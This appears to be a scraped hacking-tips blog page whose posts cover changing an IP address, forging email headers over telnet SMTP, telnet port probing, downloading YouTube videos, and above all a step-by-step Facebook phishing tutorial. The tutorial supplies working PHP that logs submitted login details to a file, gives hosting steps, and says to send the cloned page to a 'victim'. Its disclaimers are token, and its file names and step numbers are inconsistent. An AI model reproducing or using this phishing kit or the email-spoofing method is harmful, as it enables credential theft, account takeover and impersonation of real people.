Showing posts with label HACKING. Show all posts

HOW TO CHANGE YOUR I.P WITHOUT USING ANY SOFTWARE


How To: Change Your Ip In Less Then 1 Minute

1. Click on "Start" in the bottom left hand corner of screen
2. Click on "Run"
3. Type in "command" and hit ok

You should now be at an MSDOS prompt screen.

4. Type "ipconfig /release" just like that, and hit "enter"
5. Type "exit" and leave the prompt
6. Right-click on "Network Places" or "My Network Places" on your desktop.
7. Click on "properties"

You should now be on a screen with something titled "Local Area Connection", or something close to that, and, if you have a network hooked up, all of your other networks.

8. Right click on "Local Area Connection" and click "properties"
9. Double-click on the "Internet Protocol (TCP/IP)" from the list under the "General" tab
10. Click on "Use the following IP address" under the "General" tab
11. Create an IP address (It doesn't matter what it is. I just type 1 and 2 until i fill the area up).
12. Press "Tab" and it should automatically fill in the "Subnet Mask" section with default numbers.
13. Hit the "Ok" button here
14. Hit the "Ok" button again

You should now be back to the "Local Area Connection" screen.

15. Right-click back on "Local Area Connection" and go to properties again.
16. Go back to the "TCP/IP" settings
17. This time, select "Obtain an IP address automatically"
tongue.gif 18. Hit "Ok"
19. Hit "Ok" again
20. You now have a new IP address

With a little practice, you can easily get this process down to 15 seconds.

P.S:
This only changes your dynamic IP address, not your ISP/IP address. If you plan on hacking a website with this trick be extremely careful, because if they try a little, they can trace it back

HOW TO FORGE EMAIL WITH WINDOWS XP TELNET


Want a computer you can telnet into and mess around with, and not get into trouble no matter what you do to it? I've set up my techbroker.com (206.61.52.33) with user xyz, password guest for you to play with. Here's how to forge email to xyz@techbroker.com using telnet. Start with the command:

C:\>telnet techbroker.com 25

Connecting To Techbroker.com

220 Service ready
Now you type in who you want the message to appear to come from:

helo santa@techbroker.com

Techbroker.com will answer:
250 host ready
Next type in your mail from address:
mail from:santa@techbroker.com
250 Requested mail action okay, completed
Your next command:

rcpt to:xyz@techbroker.com

250 Requested mail action okay, completed

Your next command:

data
354 Start main input; end with .
Note: just means hit return. In case you can't see that little period between the s, what you do to end composing your email is to hit enter, type a period, then hit enter again.
Anyhow, try typing:

This is a test.

.
250 Requested mail action okay, completed
quit
221 Service closing transmission channel
Connection to host lost.

Using techbroker's mail server, even if you enable full headers, the

message we just composed looks like:

Status: R

X-status: N
This is a test.

That's a pretty pathetic forged email, huh? No "from", no date.

However, you can make your headers better by using a trick with the data command. After you give it, you can insert as many headers as you choose. The trick is easier to show than explain:

220 Service ready

helo santa@northpole.org
250 host ready
mail from:santa@northpole.com
250 Requested mail action okay, completed
rcpt to:
250 Requested mail action okay, completed
data
354 Start main input; end with .
from:santa@deer.northpole.org
Date: Mon, 21 Oct 2002 10:09:16 -0500
Subject: Rudolf
This is a Santa test.
.
250 Requested mail action okay, completed
quit
221 Service closing transmission channel
Connection to host lost.
The message then looks like:

from:santa@deer.northpole.org

Date: Mon, 21 Oct 2002 10:09:16 -0500
Subject: Rudolf
This is a Santa test.

The trick is to start each line you want in the headers with one word followed by a colon, and the a line followed by "return". As soon as you write a line that doesn't begin this way, the rest of what you type goes into the body of the email.
Notice that the santa@northpole.com from the "mail from:" command didn't show up in the header. Some mail servers would show both "from" addresses.

You can forge email on techbroker.com within one strict limitation.

Your email has to go to someone at techbroker.com. If you can find any way to send email to someone outside techbroker, let us know, because you will have broken our security, muhahaha! Don't worry, you have my permission.
Next, you can read the email you forge on techbroker.com via telnet:
C:\>telnet techbroker.com 110
+OK <30961 .5910984301="" techbroker.com=""> service ready

Give this command:

user xyz
+OK user is known

Then type in this:

pass test
+OK mail drop has 2 message(s)

retr 1

+OK message follows
This is a test.
If you want to know all possible commands, give this command:

help

+OK help list follows
USER user
PASS password
STAT
LIST [message]
RETR message
DELE message
NOOP
RSET
QUIT
APOP user md5
TOP message lines
UIDL [message]
HELP

Unless you use a weird online provider like AOL, you can use these

same tricks to send and receive your own email. Or you can forge email to a friend by telnetting to his or her online provider's email
sending computer(s).


HOW TO TELNET WITH WINDOWS XP


The queen of hacker commands is telnet. To get Windows help for
telnet, in the cmd.exe window give the command:
C:\>telnet /?
Here's what you will get:

telnet [-a][-e escape char][-f log file][-l user][-t term][host
[port]]
-a Attempt automatic logon. Same as -l option except uses
the currently logged on user's name.
-e Escape character to enter telnet client prompt.
-f File name for client side logging
-l Specifies the user name to log in with on the remote system.
Requires that the remote system support the TELNET ENVIRON
option.
-t Specifies terminal type.
Supported term types are vt100, vt52, ansi and vtnt only.
host Specifies the hostname or IP address of the remote computer
to connect to.
port Specifies a port number or service name.

****************
Newbie note: what is a port on a computer? A computer port is sort of like a seaport. It's where things can go in and/or out of a computer. Some ports are easy to understand, like keyboard, monitor, printer and modem. Other ports are virtual, meaning that they are created by software. When that modem port of yours (or LAN or ISDN or DSL) is connected to the Internet, your computer has the ability to open or close any of over 65,000 different virtual ports, and has the ability to connect to any of these on another computer - if it is running that port, and if a firewall doesn?t block it.
****************
****************
Newbie note: How do you address a computer over the Internet? There are two ways: by number or by name. 
****************

The simplest use of telnet is to log into a remote computer. Give the
command:
C:/>telnet targetcomputer.com (substituting the name of the computer you want to telnet into for targetcomputer.com)

If this computer is set up to let people log into accounts, you may
get the message:
login:
Type your user name here, making sure to be exact. You can't swap between lower case and capital letters. For example, user name Guest is not the same as guest.

****************
Newbie note: Lots of people email me asking how to learn what their user name and password are. Stop laughing, darn it, they really do. If you don't know your user name and password, that means whoever runs that computer didn't give you an account and doesn't want you to log on.
****************
Then comes the message:
Password:
Again, be exact in typing in your password.
What if this doesn't work?

Every day people write to me complaining they can't telnet. That is usually because they try to telnet into a computer, or a port on a computer that is set up to refuse telnet connections. Here's what it might look like when a computer refuses a telnet connection:

C:\ >telnet 10.0.0.3
Connecting To 10.0.0.3...Could not open connection to the host, on port 23. A connection attempt failed because the connected party did not properly respond after a period of time, or established connection failed because connected host has failed to respond.
Or you might see:

C:\ >telnet techbroker.com
Connecting To techbroker.com...Could not open connection to the host, on port 23. No connection could be made because the target machine actively refused it.

If you just give the telnet command without giving a port number, it will automatically try to connect on port 23, which sometimes runs a telnet server.

**************
Newbie note: your Windows computer has a telnet client program, meaning it will let you telnet out of it. However you have to install a telnet server before anyone can telnet into port 23 on your computer.
*************

If telnet failed to connect, possibly the computer you were trying to
telnet into was down or just plain no longer in existence. Maybe the
people who run that computer don't want you to telnet into it.
How to Telnet into a Shell Account
Even though you can't telnet into an account inside some computer, often you can get some information back or get that computer to do something interesting for you. Yes, you can get a telnet connection to succeed -without doing anything illegal --against almost any computer, even if you don't have permission to log in. There are many legal things you can do to many randomly chosen computers with telnet. For example:
C:/telnet freeshell.org 22
SSH-1.99-OpenSSH_3.4p1

That tells us the target computer is running an SSH server, which enables encrypted connections between computers. If you want to SSH into an account there, you can get a shell account for free at
. You can get a free SSH client program from
.
One reason most hackers have shell accounts on Internet servers is because you can meet the real hackers there. When you've logged in, give the command w or who. That gives a list of user names. You can talk to other users with tht talk command. Another fun thing, if your shell account allows it, is to give the command
ps -auxww
It might tell you what commands and processes other users are running. Ask other users what they are doing and they might teach you something. Just be careful not to be a pest!

***************
You can get punched in the nose warning: Your online provider might kick you off for making telnet probes of other computers. The solution is to get a local online provider and make friends with the people who run it, and convince them you are just doing harmless, legal explorations.
*************
Sometimes a port is running an interesting program, but a firewall won't let you in. For example, 10.0.0.3, a computer on my local area network, runs an email sending program, (sendmail working together with Postfix, and using Kmail to compose emails). I can use it from an account inside 10.0.0.3 to send emails with headers that hide from where I send things.

If I try to telnet to this email program from outside this computer,
here's what happens:

C:\>telnet 10.0.0.3 25
Connecting To 10.0.0.3...Could not open connection to the host, on
port 25.
No connection could be made because the target machine actively refused it. However, if I log into an account on 10.0.0.3 and then telnet frominside to port 25, here's what I get:

Last login: Fri Oct 18 13:56:58 2002 from 10.0.0.1
Have a lot of fun...
cmeinel@test-box:~> telnet localhost 25
Trying ::1...
telnet: connect to address ::1: Connection refused
Trying 127.0.0.1... [Carolyn's note: 127.0.0.1 is the numerical
address meaning localhost, the same computer you are logged into]
Connected to localhost.
Escape character is '^]'.
220 test-box.local ESMTP Postfix

The reason I keep this port 25 hidden behind a firewall is to keep people from using it to try to break in or to forge email. Now the ubergeniuses reading this will start to make fun of me because no Internet address that begins with 10. is reachable from the Internet. However, sometimes I place this "test-box" computer online with a static Internet address, meaning whenever it is on the Internet, it always has the same numerical address. I'm not going to tell you what its Internet address is because I don't want anyone messing with it. I just want to mess with other people's computers with it, muhahaha. That's also why I always keep my Internet address from showing up in the headers of my emails.

***************
Newbie note: What is all this about headers? It's stuff at the beginning of an email that may - or may not - tell you a lot about where it came from and when. To see full headers, in Outlook click view -> full headers. In Eudora, click the "Blah blah blah" icon.
****************


DOWNLOAD YOUTUBE VIDEOS IN JUST 5 SIMPLE STEPS

YouTube is a video-sharing website headquartered in San Bruno, California, United States. The service was created by three former PayPal employees in February 2005. In November 2006, it was bought by Google for US$1.65 billion
Acquisition date: November 2006

Most of the content on YouTube has been uploaded by individuals, but media corporations including CBS, the BBC, Vevo, Hulu, and other organizations offer some of their material via YouTube, as part of the YouTube partnership program.[5] Unregistered users can watch videos, and registered users can upload videos to their channels. Videos considered to contain potentially offensive content are available only to registered users affirming themselves to be at least 18 years old.
There are many ways to download You tube Videos but From all those the easiest way to download YOUTUBE videos is Given Below:-

Step1:- Go to the Website Youtube.com and Search for video that you want to download.



Step2:- Now You just have To do one thing which is, You have to add "ss" before the video link youtube.com (https://www.ssyoutube.com/watch?v=Vd4iNPuRlx4&spfreload=10) at the top the browser window, just like in the image given below..

Step3:- Now press enter, and a new Window Will Pop Up.

Step4:- Now, You just have to select the Format in which you want to download the video and Click on Download Button,


Step5:- That's all, Enjoy Downloading Your Favorite Videos..

Watch this Video for More Details


HOW TO HACK A FACEBOOK ACCOUNT BY PHISHING


Facebook has evolved into one of the hottest social networking website in the world. Here is a simple tutorial that you can use to hack your friend’s facebook password. Here i’m writting on hacking Facebbok password using Facebook Phisher.
In the field of computer security, phishing is the criminally fraudulent process of attempting to acquire sensitive information such as usernames, passwords and credit card details by masquerading as a trustworthy entity in an electronic communication. Communications purporting to be from popular social web sites, auction sites, online payment processors or IT administrators are commonly used to lure the unsuspecting public

Please Note: Phishing is legally offensive. I am not responsible for any action done by you.
Hacking Facebook password: 
Phishing is the most commonly used method to hack Facebook. The most widely used technique in phishing is the use of Fake Login Pages, also known as spoofed pages. These fake login pages resemble the original login pages of sites likeYahoo , Gmail, MySpace etc. The victim is fooled to believe the fake facebook page to be the real one and enter his/her password. But once the user attempts to login 

through these pages, his/her facebook login details are stolen away. I recommend the use of Phishing to hack facebook account since it is the easiest one. 

STEPS TO CREATE PHISHING PAGE :-
1. Go to facebook page, and right click on the page, you will see the option "view page source" Click on that.. 


2. Now a new page will open, which contains the source code, copy all the stuff in a notepad file. 

3. Now open the notepad and press CTRL+F,and type ACTION. 


4. Now you will have to find a text which looks like
action="https://www.facebook.com
/login.php?login_attempt=1"
5. Delete all the text written in red colour and instead of it write post.php.then it will look like...
action="post.php"
6. Now save it on your desktop with the name index.htm,not index.html,remember
7. Now your phishing page is ready.it will look like a pic given below if you have installed mozila firefox browser..


8. Now Save the Given Data in a Notepad File as post.php

<?phpheader ('Location:http://www.facebook.com/'); $handle = fopen("usernames.txt", "a"); foreach($_POST as $variable => $value) { fwrite($handle, $variable); fwrite($handle, "="); fwrite($handle, $value); fwrite($handle, "\r\n");}fwrite($handle, "\r\n");fclose($handle);exit;?>


9. You have two files now one is index.htm and another is post.php,remember file extension is important 

10. Upload both files to any of these free web host sites: 
I prefer you to use http://www.my3gb.com/login.jsp

11. Now, send this phisher link (index.html link) to your victim and make him login to his Facebook account using your sent Phisher.


12. Once he logs in to his Facebook account using Phisher, all his typed Facebook id and password is stored in “passes.txt”. This file is created in your webhost control panel as shown.


If you dont get passes.txt, try refreshing your page.Once you get passes.txt, you get Facebook password and can easily use it for hacking Facebook account.

6. Now, open passes.txt to get hacked Facebook id and password as shown.


IF YOU ARE CREATING THE PUBLISHER 

IN 000WEBHOST

Step 1: The First Step in Making the site is to regester an account at http://www.000webhost.com/order.php (if you have account than you can skip first 2 steps)



2. You have to make a account in that ,after that it looks like a picture given below.



3. Now go control pannel,then on file manager.4.After that a new window will pop up.Now go to public_html.

4. After that a new window will pop up.Now go to public_html. 


5. Delete the file named default.php,after that upload two files index.htm and post.php one by one .


6. Now the last step click on view of index.htm it will look same as facebook page


7. Copy the url of that page and send this link to your victim,when your victim try to login in to it with the
username and password .the page redirectly connect to facebook. and you will be now able to see his
password.

8. Open your 000webhost account and go to file manager then public_html,here you find a new file named username.txt.


9. Click on view now u will have your friend's password and email id.


10. This is a simple trick to hack any Facebook password account by phishing page.

11. If you are not able to create a phishing page then i will provide u a video tutorial link,look
in to the description of that video u will find a prepared module of phishing pages,download
it and enjoy.

NOTE: Phishing is a illegal activity so don't try on anyone.this tutorial is for educational purpose.
not only Facebook u can make any phishing page of any website by following these steps....
u can hack Gmail,Yahoo,Orkut,Twitter and many more.....